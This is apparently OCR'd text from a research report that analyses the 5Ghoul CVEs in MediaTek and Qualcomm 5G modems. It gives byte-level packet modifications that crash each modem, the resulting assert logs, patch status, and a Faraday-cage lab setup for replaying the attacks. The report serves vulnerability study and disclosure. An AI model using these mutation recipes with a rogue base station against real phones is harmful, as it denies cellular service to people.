

Figure 3.4: Capture of CVE-2023-32841 in execution

Doing this modifies fields in the payload, namely monitoringSymbolsWithinSlots, from 0x80 x00 to 0x82 0xd8. When a vulnerable MediaTeK Dimensity 900/1200 5G receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs.

```
[ASSERT] file:dsp3/coresonic/msonic/modem/slm/nr/
nr_post_proc/src/nr_slm_rpt_hndlr.c
```

Impact

Whenever a UE cannot connect to a gNB, it will choose another one to connect to. With this CVE however, the Modem crashes and comes back to the same gNB (assuming it is still the best choice), leaving the UE stuck in a loop of trying to connect to the rogue gNB as long as the attack is maintained, forming a DoS attack.

Patches

As per MediaTeK's December 2023 Product Security Bulletin [28], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since October 2023.

3.2.3 Reachable assertion in 5G Modem, CVE-2023-32842

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 35th byte of the Downlink transport block from 0x4C to 0xD6, and the 66th bye from 0x9A to 0x71 (Figure 3.5).



Figure 3.5: Capture of CVE-2023-32842 in execution

Doing this modifies fields in the payload, modifying them to : defaultDownlinkBWP-Id=1, pdcch-ServingCellConfig=1, pdsch-ServingCellConfig=0, and sCellDeactivationTimer=1. When a vulnerable MediaTeK Dimensity 900/1200 5G receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs.

```
[ASSERT] file:mcu/l1/mml1/mml1_endc/src/
mml1_endc_db_hdlr.c line:524 p1:0x919271e4
```

Impact

Whenever a UE cannot connect to a gNB, it will choose another one to connect to. With this CVE however, the Modem crashes and comes back to the same gNB (assuming it is still the best choice), leaving the UE stuck in a loop of trying to connect to the rogue gNB as long as the attack is maintained, forming a DoS attack.

Patches

As per MediaTeK's December 2023 Product Security Bulletin [28], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since October 2023.

3.2.4 Reachable assertion in 5G Modem, CVE-2023-32843

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 92nd byte of the Downlink transport block from 0x49 to 0x67 (Figure 3.6).



Figure 3.6: Capture of CVE-2023-32843 in execution

Doing this modifies fields in the payload, namely qcl-Type from 0x02 to 0x03, resourceAllocation from 0x01 to 0x00, rbg-size from 0x00 to 0x01, prb-BundlingType from 0x00 to 0x01 and other uplinkConfig optional bits. When a vulnerable MediaTeK Dimensity 900/1200 5G receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

```
[ASSERT] file:mcu/l1/nl1/internal/md97/src/rfd/
nr_rfd_configdatabase.c line:4380 p1:0x00000001
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per MediaTeK's December 2023 Product Security Bulletin [28], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since October 2023.

3.2.5 Reachable assertion in 5G Modem, CVE-2023-32844

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 192nd byte of the Downlink transport block from 0x0A to 0xD0 (Figure 3.7).



Figure 3.7: Capture of CVE-2023-32844 in execution

Doing this modifies fields in the payload, namely pucch-Resource from 0x02 to 0x52 and reportQuantity from 0x05 to 0x01. When a vulnerable MediaTeK Dimensity 900/1200 5G receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

```
[ASSERT] file:mcu/l1/nl1/internal/md97/src/rx/
nr_rx_dspcmd_ext_csif_csi.c line:2629 p1:0x00000000
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per MediaTeK's December 2023 Product Security Bulletin [28], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since October 2023.

3.2.6 Reachable assertion in 5G Modem, CVE-2023-32845

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 50th byte of the Downlink transport block from 0xA2 to 0xA1 (Figure 3.8).



Figure 3.8: Capture of CVE-2023-32845 in execution

Doing this modifies fields in the payload, namely controlResourceSetId from 0x01 to 0x00 and pdsch-Config from 0x01 to 0x00. When a vulnerable MediaTeK Dimensity 900/1200 5G receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

```
[ASSERT] file:dsp3/coresonic/msonic/modem/brp/
nr/nr_brp/src/nr_brp_top_irq.c line:927
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per MediaTeK's December 2023 Product Security Bulletin [28], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since October 2023.

3.2.7 Reachable assertion in 5G Modem, CVE-2023-32846

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 14th and 15th bytes of the Downlink transport block from 0xBA to 0x13 and 0xE0 to 0x46 respectively (Figure 3.9).



Figure 3.9: Capture of CVE-2023-32846 in execution

Doing this modifies fields in the payload, namely the extension bit of physicalCellGroupConfig from 0x00 to 0x01 and pdsch-HARQ-ACK-Codebook from 0x01 to 0x00. When a vulnerable MediaTeK Dimensity 900/1200 5G receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

```
[ASSERT] file:mcu/l1/nl1/internal/md97/src/ctrl/
nr_ctrl_mgm.c line:16419 p1:0x00000000
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per MediaTeK's December 2023 Product Security Bulletin [28], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since October 2023.

3.2.8 Improper Input Validation in Modem, CVE-2023-33042

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 30th byte of the Downlink transport block from 0x04 to 0x9C (Figure 3.10).



Figure 3.10: Capture of CVE-2023-33042 in execution

Doing this modifies fields in the payload, namely optional bits in the pdcch-Config like tpc-PUCCH from 0x00 to 0x01 and Sequence-Of Length. When a vulnerable Qualcomm X55/X60 Modem receives this packet, it fails and reboot.

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per Qualcomm's December 2023 Security Bulletin [31], security patches have been made available and OEMs using affected chipsets have been notified in August 2023.

3.2.9 Reachable Assertion in Modem, CVE-2023-33043

After the RRC attach procedure, 5Ghoul sends a malformed RLC Status Packet Data Unit (PDU) packet, modifying the MAC Headerof the Downlink transport block from 0x41 to 0xB5 (Figure 3.11).



Figure 3.11: Capture of CVE-2023-33043 in execution

Doing this modifies the LCID from 0x01 to 0x35 (TCI States Activation/Deactivation). When a vulnerable Qualcomm X55/X60 Modem receives this packet, it fails and reboot.

```
[ASSERT] nr5g_ml1_mdb.c:12636 Assert serving_cell_ptr->
cell_data.nr5g.configured_bwp_bmask & (1< <bwp_idx)
failed: gNB beam update for BWP not configured 0x1
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per Qualcomm's December 2023 Security Bulletin [31], security patches have been made available and OEMs using affected chipsets have been notified in August 2023.

3.2.10 Reachable Assertion in Data Modem, CVE-2023-33044

After the RRC attach procedure, 5Ghoul sends a malformed NAS PDU packet, modifying the third byte of the RRC dlInformationTransfer from 0xC0 to 0xF4 (Figure 3.12).



Figure 3.12: Capture of CVE-2023-33044 in execution

Doing this changes a NAS Authentication Request to a NAS Unknown PDU, which is an invalid packet. When a vulnerable Qualcomm X55/X60 Modem receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

```
[ASSERT] ds_3gpp_tlb_ctrl.c:2088
Assertion msg_size == 1 failed
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per Qualcomm's December 2023 Security Bulletin [31], security patches have been made available and OEMs using affected chipsets have been notified in August 2023.

3.2.11 Invalid RRC CellGroup ID, CVE-2024-20003

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 15th byte of the Downlink transport block from 0xE0 to 0xE4 (Figure 3.13).



Figure 3.13: Capture of CVE-2024-20003 in execution

```
[ASSERT] file:mcu/l1/nl1/internal/md97/src/ctrl/
nr_ctrl_mgm.c line:16419
```

Doing this modifies one field in the RRC payload, namely cellGroupId from 0x00 to 0x02. When a vulnerable MediaTeK Dimensity 900/1200 Modem receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per MediaTeK's February 2024 Product Security Bulletin [30], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since December 2023.

3.2.12 Invalid RRC CellGroupConfig, CVE-2024-20004

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 15th byte of the Downlink transport block from 0xE0 to 0xC4 (Figure 3.14).



Figure 3.14: Capture of CVE-2024-20004 in execution

Doing this modifies fiel in the RRC payload, namely the Optional Field Bit which indicates the presence of spCellConfig from 0x01 to 0x00, and cellGroupId from 0x00 to 0x02. When a vulnerable MediaTeK Dimensity 900/1200 Modem receives this packet, it fails and reboot, leaving a firmware assert message in the Android logs :

```
[Fatal error(MPU_NOT_ALLOW)] err_code1:0x0000001D
err_code2:0x910885CE err_code3:0x910885CA
```

Impact

As long as this attack is maintained, the UE will attempt to connect to the rogue gNB, crashing the Modem, and come back to the same rogue gNB (assuming it is still the best choice). The UE is now stuck in a loop of trying to connect to the rogue gNB, forming a DoS attack.

Patches

As per MediaTeK's February 2024 Product Security Bulletin [30], security patches have been made available and OEMs using affected chipsets have been notified at least two months before publication, meaning they have been available since December 2023.

3.3 Replaying 5Ghoul's CVEs

These CVEs were presented as such in December 2023, date of the 5Ghoul disclosure report [24]. To test whether these CVEs are still relevant on today's COTS UEs in a lab environment, a testbed utilizing 5Ghoul has been setup and is the focus of the next chapter.

Chapter 4

Testing 5Ghoul's available exploits

5Ghoul [26] provides an all-in-one software solution to deploy a rogue gNB and 5GC, coupled to a framework to easily create and replay attacks against any UE connecting to it's gNB. The gNB is implemented using OAI software [4], and the 5GC is implemented by Open5GS software [7]. Included with 5Ghoul are modules implementing the CVEs discussed in the previous chapter, that were disclosed in the 5Ghoul vulnerability disclosure report [24].

4.1 Hardware & Software

To run 5Ghoul and be able to verify the behavior of a UE, some amount of RF hardware is required, as well as the software used to pilot it.

4.1.1 Software-Defined Radio

A Software-Defined Radio (SDR) implements parts of a Radio Device in Software, meaning that these Radio Devices can be piloted by software. This brings flexibility over what frequencies are used to communicate, and can even be modified during active use of the SDR.



Figure 4.1: USRP B210

The Universal Software Radio Peripheral (USRP) B210 (Figure 4.1), is a SDR card designed and sold by Ettus Research, a leader in the field. This SDR card

is the default one used by 5Ghoul, allowing for seamless out of the box use of 5Ghoul.

4.1.2 Amarisoft Callbox Classic

Amarisoft is a company specializing in making software-based 4G and 5G test equipment, their Callbox series can simulate a 4G or 5G network, with fully customizable parameters. The solution used during testing to simulate a genuine 5G network that the UE would connect to under normal condition, is a Callbox Classic (Figure 4.2).

Figure 4.2: Amarisoft Callbox Classic

A Callbox Classic features consumer hardware that is fast enough to handle 5G communications, 3 proprietary SDR cards from Amarisoft, and the Amarisoft Software that emulates the every part of a genuine 5G network.

4.1.3 Open-source solutions

As an alternative to an Amarisoft Callbox, open-source software with a SDR card can be used to replicate a 5G network. Some existing solutions are :

- srsRAN [8], a project focused on implementing the 4G and 5G RAN stacks.
- Open5GS [7], a project focused on implementing a 5GC, and the one used by 5Ghoul internally.
- free5GC [2], a project focused on implementing a 5GC.
- OAI 5G RAN [6] and OAI 5G Core Network [5], two OAI projects implementing a 5G RAN and a 5GC respectively.

4.2 Setup

A minimal installation for running 5Ghoul would look like Figure 4.3, using a PC to run 5Ghoul, which controls the SDR card, and a UE able to connect to a 5G SA network.



Figure 4.3: Minimal 5Ghoul Setup

To test and verify UE behavior, more equipment is needed, the specific setup employed during testing (Figure 4.4) is as follows :

- A desktop PC Running 5Ghoul
- A USRP B210 connected to the PC, controlled by 5Ghoul
- The UE to perform tests on, connected to the PC to be able to use Android Debug Bridge (ADB) or ModemManager to control and monitor the UE
- A Faraday cage containing the UE and both antennas
- An Amarisoft Callbox to simulate a genuine Base Station (5G/4G) with the UE's credentials entered in the settings



Figure 4.4: 5Ghoul Testing Setup

4.3 Methodology

- Start/Restart UE
- Start 5Ghoul with desired exploit
- Start genuine Base Station in 5G with very low gain
- Once the attack has been executed or is being executed, return the Callbox's gain to normal

From there, the UE's behaviour will vary based on the effect the attack has against this UE :

- **The UE connects to the Callbox in 5G as normal**

  This means the attack was ineffective against the UE

- **The UE is still connecting to 5Ghoul and is ignoring the Callbox**

  This means the attack is an effective DoS while 5Ghoul is emitting and has a higher RSSI than the Callbox.

